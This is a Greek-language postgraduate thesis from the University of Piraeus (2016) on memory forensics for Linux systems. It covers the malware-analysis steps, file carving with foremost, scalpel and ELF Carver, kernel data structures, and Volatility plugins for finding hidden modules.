ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Τμήμα Πληροφορικής

ΜΕΤΑΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

«Ψηφιακή ανάλυση της μνήμης σε Linux λειτουργικά»

Επιβλέπων Καθηγήτρια: Πολέμη Δέσποινα

Συνεπιβλέπων Καθηγητής: Παπαγεωργίοπου Σπυρήδων

«Vasil Qyra»

«ΜΠΣΠ 13122»

Πειραιάς 2016

Ευχαριστίες

Η παρούσα εργασία δε θα μπορούσε να εκπονηθεί και να ολοκληρωθεί χωρίς την καταλυτική συμβολή του καθηγητή κ. Σπύρου Παπαγεωργίου, τον οποίο ευχαριστώ πολύ. Στον π. Στέφανο Τόλιο καταθέτω την ευγνωμοσύνη μου. Από τη θέση αυτή, πρέπει να μνημονεύσω και τους καλούς μου φίλους, εκφράζοντας την εκτίμησή μου προς τα πρόσωπά τους: Άλεξ-Π. Νάτσιο, Emiliano Jonuzi, καθώς και τον Αναστάσιο Πολυχρονιάδη, που με βοήθησαν στην πορεία της έρευνας.

Πίνακας περιεχομένων

Εισαγωγή

Η ανάλυση της μνήμης (**memory forensics)** είναι αναμφισβήτητα η πιο γόνιμη, ενδιαφέρουσα και προκλητική σφαίρα στον κόσμο της ψηφιακής εγκληματολογίας. Κάθε λειτουργία της εκτελείται από το λειτουργικό σύστημα και τα αποτελέσματα της εφαρμογής αυτής, εκτελούνται σε συγκεκριμένες τροποποιήσεις στη μνήμη του υπολογιστή, οι οποίες μπορεί συχνά να εξακολουθούν να υπάρχουν για μεγάλο χρονικό διάστημα μετά τη δράση, διατηρώντας τα βασικά. Επιπλέον, η ανάλυση μνήμης παρέχει πρωτοφανή ορατότητα σχετικά με την κατάσταση χρόνου εκτέλεσης του συστήματος, όπως είναι οι διαδικασίες που έτρεχαν, οι ανοικτές συνδέσεις δικτύου, και οι πρόσφατες εντολές που εκτελέστηκαν. Μπορούμε να εξάγουμε αυτά τα τεχνουργήματα με έναν τρόπο που είναι εντελώς ανεξάρτητος από το σύστημα που ερευνάται, μειώνοντας έτσι την πιθανότητα του ιομορφικού λογισμικού και των **rootkits** να παρεμβαίνουν στα αποτελέσματά μας.

Στη γνώση της συλλογής δεδομένων από τη μνήμη του υπολογιστή μας και το προφίλ του περιεχομένου της, θα προσθέσουμε μια πολλή σοβαρή και σημαντική πηγή ικανοτήτων για την αντιμετώπιση των περιστατικών μας, όπως είναι η ανάλυση του ιομορφικού λογισμικού και η ανάλυση της μνήμης. Η έρευνα και η εξέταση των σκληρών δίσκων και των πακέτων δικτύου που συλλαμβάνουμε μπορεί να μας αποφέρει αδιάσειστα στοιχεία, όπως είναι τα περιεχόμενα της μνήμης **RAM**. Αυτό, θα μας δώσει τη δυνατότητα να προβούμε στην πλήρη ανασυγκρότηση των γεγονότων. Με τον τρόπο αυτό, θα έχουμε μπροστά μας τα απαραίτητα κομμάτια του «*παζλ*» για να προσδιορίσουμε τι συνέβη, πριν, κατά τη διάρκεια, και μετά από μια μόλυνση ενός ιομορφικού λογισμικού.

Η ανάλυση των ψηφιακών πειστηρίων χρησιμοποιεί διάφορα προγράμματα και εργαλεία, τα οποία βελτιώνονται καθημερινά. Στην εργασία μας θα αναφερθούμε στα πιο σημαντικά από αυτά, όπως επίσης και στα **plugins** καθώς και στις εντολές που θα χρειαστούμε.

1ο ΚΕΦΑΛΑΙΟ

1.1 Ανάλυση Ψηφιακών Πειστηρίων

Η Ανάλυση Ψηφιακών Πειστηρίων (**Computer Forensic Science**) είναι η επιστήμη που ερευνά τα ηλεκτρονικά δεδομένα, για να εξάγει αποδεικτικά στοιχεία, τα οποία συνδέονται με μία αξιόποινη πράξη, αφού ένα μεγάλο ποσοστό εγκλημάτων συνδέονται είτε άμεσα είτε έμμεσα με κάποιον υπολογιστή.

Αυτά τα δεδομένα μπορεί να είναι από ένα απλό **e-mail**, ένα διαγραμμένο αρχείο, μία εκτυπώμενη σελίδα, κ.ο.κ. Η διερεύνηση ηλεκτρονικών εγκλημάτων δεν αποτελεί εύκολη υπόθεση, διότι τα στοιχεία πρέπει να αναλυθούν, να παραμείνουν αναλλοίωτα και να παρουσιαστούν με τρόπο νομικά αποδεκτό.

1.2 Ανάλυση Φυσικής Μνήμης και Μνήμης Επεξεργασίας

Οι ψηφιακές έρευνες συνήθως παρέχουν χρήσιμες πληροφορίες, από την ανάκτηση μνήμης, κάνοντας, απλώς, μια ανασκόπηση γραπτού κειμένου στη διάρκεια μιας αναζήτησης. Το ιομορφικό λογισμικό σε ένα λειτουργικό σύστημα **Linux** έχει «*προχωρήσει πολύ*», εφαρμόζοντας κρυφές τεχνικές και κάνοντας την ανάλυση των ψηφιακών πειστηρίων πολύ πιο δύσκολη. Ειδικά εργαλεία για την ανάλυση ψηφιακών πειστηρίων έχουν αναπτυχθεί για να εξάγουν και να ερμηνεύουν το τεράστιο ποσό δομημένων δεδομένων, τα οποία αποθηκεύονται στη μνήμη.

Οι έρευνες αυτές έχουν ως σκοπό την ανάκτηση ουσιωδών αποδείξεων, πραγματοποιώντας εξαγωγή διαγραμμένων ή κρυφών διεργασιών, συμπεριλαμβάνοντας τις εκτελέσιμες διεργασίες και τα δεδομένα που σχετίζονται με αυτές στη μνήμη και σε **partition swap**.

Περισσότερες ραφιναρισμένες τεχνικές ανάλυσης κωδικοποιούνται ως εργαλεία της ανάλυσης μνήμης ειδικά για να βοηθήσουν τους ψηφιακούς ερευνητές, ώστε να βρουν ιομορφικό λογισμικό και να αντλήσουν περισσότερες πληροφορίες.

1.3 Ψηφιακά Πειστήρια Μνήμης – Σύνοψη

Πώς μπορούμε να χρησιμοποιούμε τις στρατηγικές και τις σχετικές μεθόδους για τη μέγιστη εξαγωγή πληροφοριών που σχετίζονται με κακόβουλα περιστατικά; Μια ανάκτηση μνήμης περιέχει μία μεγάλη ποικιλία δεδομένων, συμπεριλαμβάνοντας εκτελέσιμα κακόβουλα λογισμικά, δομές δεδομένων που αφορούν το λειτουργικό σύστημα και άλλες δραστηριότητες χρηστών και κακόβουλων λογισμικών. Σκοπός της ανάλυσης μνήμης είναι η εύρεση και η εξαγωγή δεδομένων που έχουν άμεση σχέση με το ιομορφι-

κό λογισμικό, καθώς και τις σχετικές πληροφορίες, οι οποίες θα δώσουν ένα γενικό πλαίσιο ως προς το πότε έλαβε χώρα ένα συγκεκριμένο συμβάν καθώς και τον τρόπο εγκατάστασης του ιομορφικού λογισμικού στο λειτουργικό σύστημα. Ειδικά, στην ανάλυση των κακόβουλων λογισμικών τα βασικά βήματα ανάλυσης της μνήμης είναι:

- ✓ Η συλλογή των διαθέσιμων **metadata**, συμπεριλαβανομένων των λεπτομερών διαδικασιών, των φορτωμένων **modules**, συνδέσεων δικτύου και άλλων πληροφοριών που σχετίζονται με πιθανό ιομορφικό λογισμικό.
- ✓ Η αναζήτηση με συγκεκριμένες λέξεις-κλειδιά γνωστών λεπτομερειών που αφορούν κακόβουλα λογισμικά, στην περίπτωση που γνωρίζουμε κάποιο περιστατικό και η έρευνα στα strings για καχύποπτα σχοιχεία.
- ✓ Η έρευνα για συνηθισμένους δείκτες στον κώδικα ιομορφικού λογισμικού, χρησιμοποιώντας **injection** και **hooking** μνήμης.
- ✓ Η ανάκτηση του εκτελέσιμου κώδικα από τη μνήμη για περισσότερη ανάλυση.
- ✓ Η εξαγωγή σχετικών δεδομένων από τη μνήμη, χρησιμοποιώντας σχετικά κλειδιά κρυπτογράφησης και ανακτημένα δεδομένα, όπως **usernames** και **passwords**.
- ✓ Η εξαγωγή λεπτομερειών, όπως **URL**, **system logs**, ρυθμίσεων και τιμών, που αφορούν τόσο στην εγκατάσταση, όσο και στις δραστηριότητες του ιόμορφου λογισμικού.
- ✓ Η εκτέλεση προσωρινής και σχετικής ανάλυσης των πληροφοριών που έχουν ανακτηθεί από τη μνήμη, συμπεριλαμβανομένου ενός χρονοδιαγράμματος των συμβάντων και των διαδικασιών, ώστε να αποκτήσουμε πιο περιληπτική κατανόηση του ιόμορφου περιστατικού.

Αυτές οι διαδικασίες, παρέχονται ως κατευθυντήριες γραμμές (***guideline***) και δε σημαίνει πως πρέπει να εφαρμοστούν κατά γράμμα, διότι κάθε περίπτωση είναι διαφορετική και ό,τι χρησιμοποιηθεί σε μία περίπτωση, ίσως να μη χρειαστεί σε άλλη. Με άλλες λέξεις, εξαρτάται από τα εργαλεία που θα χρησιμοποιήσουμε και ανάλογα με το υπάρχον ιομορφικό λογισμικό. Τελικά, η επιτυχία της έρευνας εξαρτάται από τις δυνατότητες του ψηφιακού ερευνητή στην εφαρμογή της ψηφιακής τεχνικής ανάλυσης πειστηρίων, καθώς και της προσαρμογής της στις καινούργιες προκλήσεις.

1.4 Τι πρέπει να έχουμε υπόψη

Η πληρότητα και η ακρίβεια των παραπάνω βημάτων εξαρτώνται κυρίως από τα εργαλεία που θα χρησιμοποιηθούν και από την οικειότητα που έχουμε με τις δομές δεδομένων στη μνήμη. Μερικά εργαλεία μας παρέχουν περιορισμένες πληροφορίες ή μπορεί να μη λειτουργούν σε διαφόρες διανομές του **Linux**.

Για να αποφύγουμε λάθη και χαμένες ευκαιρίες, είναι αναγκαίο να συγκρίνουμε τα αποτελέσματα με πολλά εργαλεία, επιβεβαιώνοντας χειρωνακτικά τα ευρήματα.

Πολύ πιο προχωρημένα ιόμορφα λογισμικά του **Linux,** όπως για πάραδειγμα το **Adoreng Rookit**, χρησιμοποιούν μία ποικιλία μεθόδων που δυσκολεύουν την αποκάλυψη των κρυφών και περίπλοκων συστατικών από την εξαγωγή μνήμης. Επομένως, όταν βρίσκουμε προχωρημένα ιομορφικά λογισμικά είναι σημαντικό να συνδυάζουμε τα αποτελέσματα μιας ανάλυσης μνήμης με την ανάλυση μνήμης συστήματος αρχείων καθώς και με πληροφορίες επιπέδου δικτύου που σχετίζονται με το σύστημα που έχει παραβιαστεί.

Τα περισσότερα περιστατικά έχουν καθορισμένη στιγμή αναγνώρισης του ιομορφικού λογισμικού. Όσες περισσότερες πληροφορίες συλλέξει ο εξεταστής για τη στιγμή αυτή, τόσο το καλύτερο, διότι έτσι θα εστιάσει στην ανάλυση ψηφιακών πειστηρίων, αυξάνοντας τις πιθανότητες επίλυσης του θέματος. Απλά, γνωρίζοντας, ο εξεταστής, γενικά τη χρονική περίοδο του περιστατικού και τί παρατηρήθηκε κατά την επίδραση του ιομορφικού λογισμικού, θα αποφασίσει τις στρατηγικές που θα χρησιμοποιήσει στην ανάκτηση πληροφοριών εξαγωγής μνήμης. Συνεπώς, πριν κάνουμε την ανάλυση των ψηφιακών πειστηρίων μιας ανάκτησης μνήμης, επιβάλλεται να μαζέψουμε όσες περισσότερες πληροφορίες είναι δυνατόν, για το περιστατικό του ιομορφικού λογισμικού από σχετικές μαρτυρίες.

1.5 Ανάλυση Μνήμης «*Παλιάς Σχολής*»

Παρόλο που τα εργαλεία της ανάλυσης ψηφιακών πειστηρίων εξελίσσονται όλο και περισσότερο, υπάρχουν ακόμα πολλές πληροφορίες στην εξαγωγή μνήμης που πολλά ειδικά εργαλεία δεν μπορούν να ανακτήσουν αυτόματα. Άρα, είναι αναγκαίο να χρησιμοποιούμε τεχνικές «παλιάς σχολής» στην ανάλυση ανάκτησης μνήμης. Οι τεχνικές της «*παλιάς σχολής*» μπορούν να ανακαλύψουν υπόλοιπα δεδομένων, τα οποία μπορεί να σχετίζονται με ιομορφικό κώδικα και είναι τα παρακάτω:

- ✓ **File Fragments**, όπως, ιστοσελίδες και έγγραφα που δεν υπάρχουν πλέον στο δίσκο.
- ✓ Εντολές στη γραμμή εντολών του **Linux.**
- ✓ Χρήστες και κωδικοί.
- ✓ Ηλεκτρονικές διευθύνσεις και περιεχόμενα **e-mails.**
- ✓ **URLs** και ερωτήματα σε μηχανές αναζητήσεων.
- ✓ Ονόματα αρχείων, ακόμα και ολόκληρες εγγραφές αρχείων συστημάτων των διαγραμμένων αρχείων.
- ✓ Πακέτα **IP.**


Απροσδόκητες πληροφορίες μπορούν να βρεθούν στην ανάκτηση μνήμης, όπως οι εντολές του εισβολέα και οι επικοινωνίες που δεν έχουν αποθηκευτεί πουθενά στον υπολογιστή.

Για παράδειγμα, η ανάκτηση μνήμης μπορεί να περιέχει εντολές και δραστηριότητες ελέγχου, όπως οι οδηγίες που εκτελέστηκαν από τον επιτιθέμενο, καθώς και ίχνη από επικοινωνίες δικτύου που σχετίζονται με την επίθεση.

Συνήθως, είναι επιθυμητό να ανακτήσουμε συγκεκριμένα αρχεία από τη μνήμη για περισσότερη ανάλυση. Μια προσέγγιση για την εξαγωγή εκτελέσιμων και άλλων αρχείων για περαιτέρω ανάλυση είναι είτε με τη χρησιμοποίηση εργαλείων ανάκτησης αρχείων, σαν το **foremost** και το **scalpel**, είτε με την ενεργοποίηση όλης της ανάκτησης μνήμης ή αποσπασμένων περιοχών που αφορούν σε μία συγκεκριμένη διαδικασία. Θα πρέπει να σημειώσουμε ότι, τα περισσότερα εργαλεία ανάκτησης αρχείων δεν είναι διαμορφωμένα, εκ των προτέρων, για να διασώσουν τα εκτελέσιμα αρχεία **ELF** του **Linux.**

Τα αποτελέσματα ανάκτησης αρχείων μπορεί να γίνουν περισσότερο κατανοητά από τις **surgical file** μεθόδους (*χειρουργική μέθοδος αρχείου*) που χρησιμοποιούνται από ειδικά εργαλεία ανάλυσης ψηφιακών πειστηρίων.

Τα περισσότερα εργαλεία ανάκτησης αρχείων διασώζουν μόνο συνεχόμενα δεδομένα, επειδή τα περιεχόμενα της φυσικής μνήμης μπορεί να κατακερματίζονται. Ωστόσο, οι προσπάθειες ανάπτυξης σαν το **ELF Carver** έχουν σχεδιαστεί ώστε να διασώζουν κατακερματισμένα τεμάχια εκτελέσιμων αρχείων του **LINUX** και μπορεί να παρέχουν χρήσιμα αποτελέσματα ανάκτησης μνήμης, όπως φαίνεται στην **εικόνα 1.1**. Εδώ φαίνονται τα αρχεία **ELF,** τα οποία «*σκαλίζονται*» από μια εξαγωγή μνήμης με μέγεθος σελίδας **4096 bytes**. Επιλέγοντας διαφορετικό **block size** (*μέγεθος*) στην **ELF Carver** έχουμε διαφορετικά αποτελέσματα.



Εικόνα 1.1: «*Σκαλίζοντας*» κατακερματισμένο εκτελέσιμο αρχείο **LINUX** από τη μνήμη με **ELF Carver**.

Για να εξάγουμε πρόσθετες πληροφορίες, όπως, αριθμούς πιστωτικών καρτών, **e-mails** διευθύνσεις, **URL**, ιστοσελίδες και διευθύνσεις **IP**, μπορούμε να χρησιμοποιήσουμε ως εργαλείο το **bulk_extractor**.

1.5.1 Συσκευές Android – Διαφορές

Γενικά, όταν πραγματοποιούμε ανάλυση ανάκτησης αρχείου από εξαγωγή μνήμης σε **android** συσκευές, μπορούμε να χρησιμοποιούμε τα ίδια εργαλεία, ωστόσο όμως εντοπίζονται μικρές διαφορές που πρέπει να λαμβάνουμε υπόψη μας όσον αφορά στις **android** εφαρμογές. Για να ανακτήσουμε, π.χ., τα **Dalvik Executable (DEX)** -αρχεία από τη μνήμη μιας **android** συσκευής- χρησιμοποιούμε την υπογραφή κεφαλίδας (**0x64 0x65 0x78 0x0a 0x30 0x33 0x35 0x00**) και πιθανόν άλλα χαρακτηριστικά του τύπου αρχείου **DEX**.

Ακόμα και όταν τα εργαλεία της έρευνας είναι διαθέσιμα, ο ερευνητής θα ωφεληθεί αν διαβάζει τα ευανάγνωστα κείμενα σε μια ανάκτηση μνήμης. Όταν οι ενδείξεις, όπως, οι **IP** διευθύνσεις, είναι διαθέσιμες, τότε η αναζήτηση με λέξεις-κλειδιά αποτελεί μια άλλη αποτελεσματική προσέγγιση στον εντοπισμό της προς εξέταση πληροφορίας.

1.5.2 Ερευνητικές Λεπτομέρειες

Οι «*παλιές τεχνικές*» στην ανάκτηση πληροφοριών από μια ανάκτηση μνήμης δεν παρέχουν ένα γενικό πλαίσιο εφαρμογής. Για παράδειγμα, η χρονική στιγμή που αφορά σε ένα **URL** ή ένα πακετό **IP** δε θα εμφανιστεί αυτόματα και ίσως να μην είναι ούτε διαθέσιμη. Γι' αυτό το λόγο, είναι σημαντικό να συνδυάζουμε τα αποτελέσματα και των δύο τεχνικών: Την ανάλυση της «*παλιάς σχολής*» και τα ειδικά εργαλεία ανάλυσης ψηφιακών πειστηρίων, για να αποκτήσουμε μια πλήρη εικόνα των μετακινήσεων που αναφέρονται στο ιομορφικό περιστατικό.

Παρόλο που τα εργαλεία ψηφιακών πειστηρίων παρέχουν ένα μηχανισμό που χρησιμοποιείται στην ακριβή εξαγωγή εκτελέσιμων αρχείων πραγματοποιώντας την επανόρθωση στις δομές μνήμης, μπορούμε να ωφεληθούμε χρησιμοποιώντας και τα εργαλεία ανάκτησης αρχείων όπως τα `***foremost***` και `***scalpel***`. Το «*σκάλισμα*» των αρχείων γενικά μας προσφέρει μια ποικιλία αποσπασματικών αρχείων που μπορεί να περιέχουν γραφικά αρχεία, αποσπάσματα εγγράφων που διαβάστηκαν από τον εισβολέα, καταλαβαίνοντας έτσι τί τον ενδιέφερε και ποια δεδομένα μπορεί να έχει υποκλέψει.

1.6 Πώς λειτουργούν τα εργαλεία ψηφιακών πειστηρίων του linux;

Η κατανόηση των βασικών λειτουργιών των εργαλείων, που εκτελεί η ανάλυση ψηφιακού πειστηρίου, μπορεί να μας βοηθήσει να διαλέξουμε τα σωστά εργαλεία για μία συγκεκριμένη εργασία και να εκτιμήσουμε την ακρίβεια και την πληρότητα των αποτελεσμάτων. Επειδή το **LINUX** είναι λειτουργικό σύστημα ανοιχτού κώδικα μπορούμε να γνωρίζουμε περισσότερα για τη δομή δεδομένων της μνήμης. Οι δομές μνήμης του **Linux** είναι γραμμένες στη «**C**» και φαίνονται εντός των συνημμένων αρχείων. Για παράδειγμα η δομή δεδομένων «***task_struct*», που αποθηκεύει πληροφορίες για διεργασίες στη μνήμη, έχει δική της μορφή (***format***), προσδιορισμένη στο αρχείο «***sched.h***».

Ενώ η μορφή της δομής «***inet_sock***» που αποθηκεύει πληροφορίες για τις συνδέσεις δικτύου είναι προσδιορισμένη στο αρχείο «**inet_sock.h**». Ωστόσο, οι μορφές αυτών των δομών ποικίλουν αναλόγως με τις διανομές του **Linux.**

Κάθε διανομή του **Linux** μπορεί να έχει μία μικρή διαφορά στη δομή δεδομένων σε σχέση με άλλες διανομές. Ένα εργαλείο ψηφιακών πειστηρίων μπορεί να υποστηρίζει συγκεκριμένες διανομές του **Linux.** Κάποια εργαλεία ψηφιακών πειστηρίων απαιτούν ένα προφίλ διαμορφωμένο έτσι ώστε να ταιριάζει στο υπό εξέταση σύστημα. Παρόλο που η δημιουργία του προφίλ για συγκεκριμένες διανομές του **Linux** είναι άβολη και δύσκολη, εφόσον δημιουργηθεί το προφίλ για κάποια διανομή, μπορεί να

χρησιμοποιηθεί ξανά, ώστε να εξετάσει την εξαγωγή μνήμης παρόμοιων συστημάτων. Οι προγραμματιστές και χρήστες μοιράζουν τα «*προφίλ*» που έχουν δημιουργήσει, για να διευκολύνουν τη διαδικασία, κάνοντάς τα διαθέσιμα, άνευ χρημάτων, από ιστοσελίδες και «***forum***» του διαδικτύου.

Καθώς αυτά τα εργαλεία βελτιώνονται, σχεδιάζονται ώστε να είναι αρκετά ελαστικά για να είναι συμβατά σε όλες τις διανομές του **Linux.**

Μερικά εργαλεία καταγράφουν τις ενεργές διεργασίες, ενώ άλλα βρίσκουν διεργασίες που τερματίστηκαν.

Μερικά εργαλεία εξετάζουν συγκεκριμένες περιοχές της μνήμης, ενώ άλλα εξάγουν σχετικές πληροφορίες από το **partition swap**, μαζί με τα εκτελέσιμα που σχετίζονται με μία διεργασία.

Μερικά εργαλεία ανιχνεύουν σωστά **injection** και **hooking** μνήμης, ενώ άλλα ανιχνεύουν τα εσφαλμένα (***false positive***) ή δεν τα ανιχνεύουν καθόλου (***false negative***).

1.7 Εργαλεία ψηφιακών πειστηρίων του linux

Διαλέγοντας τα εργαλεία που ταιριάζουν περισσότερο στον τύπο ανάλυσης μνήμης που εφαρμόζουμε, είναι δυνατόν να χρησιμοποιήσουμε πολλά, συγκρίνοντας τά αποτελέσματά τους, ως προς την πληρότητα και την ακρίβειά τους.

Τα εργαλεία που χρησιμοποιούνται για την εξέταση εξαγωγής μνήμης από τα λειτουργικά συστήματα του **Linux** έχουν προχωρήσει σημαντικά τα τελευταία χρόνια, προχωρώντας από έναν κώδικα που λειτουργούσε μόνο σε ειδικά λειτουργικά του **Linux** (π.χ. ***Foriana, 8 idetect, 9 find_task.pl10***) σε εργαλεία με πολλές διαφορετικές διανομές του **Linux**. Ο ανοιχτός κώδικας του **Volatility framework** έχει προσαρμοστεί να λειτουργεί για την εξαγωγή μνήμης του **Linux,** συμπεριλαμβανομένου και του **Android**, αλλά πρέπει να ρυθμιστεί κατάλληλα για κάθε υπό εξέταση διανομή**.**

Μία εμπορική εφαρμογή που ονομάζεται **SecondLook**, με **GUI** (*γραφικό περιβάλλον*) και **Περιβάλλον Γραμμής Εντολών**, μπορεί να ανακτήσει και παρουσιάσει διάφορες δομές μνημών. Πολλά εργαλεία έχουν διαφορετικά χαρακτηριστικά, π.χ. μπορεί να μην ανακτήσουν το διαγραμμένο αρχείο, υποστηρίζοντας μια συγκεκριμένη διανομή του **Linux**. Οι τύποι πληροφοριών που τα περισσότερα εργαλεία ψηφιακών πειστηρίων παρέχουν είναι οι παρακάτω:

- **Διεργασίες και Νήματα (Threads)**
- **Βιβλιοθήκες και οδηγοί**
- **Ανοιχτά αρχεία και sockets**

1.7.1 Διεργασίες και Νήματα (Threads)

Πρέπει να συλλέξουμε όσο το δυνατόν περισσότερες πληροφορίες, σχετικά με τις διεργασίες και τα νήματα, συμπεριλαμβανομένων των κρυφών ή τερματισμένων διεργασιών. Κατόπιν, θα ακολουθήσει η ανάλυση των λεπτομερειών, για να βρούμε ποια διεργασία σχετίζεται με το ιομορφικό λογισμικό.

Όταν ένα λειτουργικό σύστημα «*πάσχει*» από ιομορφικό λογισμικό, τα ερωτήματα, «***πότε***», «***που***», «***ποιος***» και «***πως***» είναι ζωτικής σημασίας.

- ✓ Ποιες διεργασίες είναι κρυφές, ή έχουν εισαχθεί στη μνήμη; Πότε έχουν εγκατασταθεί στη μνήμη ή στο σκληρό δίσκο;
- ✓ Ο χρόνος που έχουν εκτελεστεί μπορεί να μας δώσει μια ιδέα. Επίσης, και ο τρόπος εκτέλεσής τους έχει τη δική του σημασία.
- ✓ Οι διαγραμμένες διεργασίες μπορεί να είναι πολύ σημαντικές σε μία έρευνα. Ξεκινάμε με τη σύγκριση των διεργασιών που φαίνονται, χρησιμοποιώντας τις δομές «***task_struct***», που υπάρχουν στη μνήμη. Έτσι μπορεί να αποκαλυφθούν σχετικές και διαγραμμένες διεργασίες.

1.7.2 Ερευνητικές Λεπτομέρειες

Μερικές εφαρμογές, όπως διάφορα **AntiVirus** και άλλα εργαλεία ασφάλειας, έχουν τα χαρακτηριστικά των ιόμορφων χαρακτηριστικών, γι' αυτό το λόγο πρέπει να προσδιορίζουμε ποιες διεργασίες επιτρέπεται να «*τρέχουν*» στο σύστημα. Οι εισβολείς επίσης, ονομάζουν τα ιομορφικά προγράμματα με το ίδιο όνομα για να παραπλανήσουν. Ακόμη, μιά διεργασία που μπορεί να φανεί γνωστή, δε σημαίνει ότι είναι όπως φαίνεται. Γι' αυτό είναι σωστό να εξετάζονται οι διεργασίες, πριν τις επιτρέψουμε να «*τρέξουν*».

1.7.3 Οι βιβλιοθήκες και οι οδηγοί


Εξάγουμε λεπτομέρειες σχετικά με τους οδηγούς και τις βιβλιοθήκες στη μνήμη και στη συνέχεια τις αναλύουμε για να αποφασίσουμε ποιες σχετίζονται με το ιομορφικό λογισμικό.

Μερικά κακόβουλα προγράμματα του **Linux**, χρησιμοποιούν οδηγούς και βιβλιοθήκες, ώστε να εκτελούν βασικές λειτουργίες, όπως το **keylogging** (*διαδικασία υποκλοπής πληροφοριών από την ανίχνευση πλήκτρων που πληκτρολογεί ο χρήστης*).

Άρα, εκτός από τις διεργασίες και τα νήματα, πρέπει να εξετάζουμε τους οδηγούς και τις βιβλιοθήκες που έχουν φορτωθεί στο λειτουργικό σύστημα του **Linux**.


1.8 Memory Analysis Utilities

Η εντολή **linux_lsmod** που βρίσκεται στη **Volatility** παρέχει μία λίστα οδηγών που τρέχουν στο σύστημα. Σε περίπτωση που ένας οδηγός είναι κρυφός ή τερματίστηκε, μπορούμε να χρησιμοποιούμε την εντολή **linux_check_modules**, η οποία βρίσκει διαφορές στη λίστα και ανιχνεύει τους κρυφούς οδηγούς. Η ίδια διαδικασία μπορεί να εκτελεσθεί και από το **SecondLook**. Δείτε την **εικόνα 1.2.**



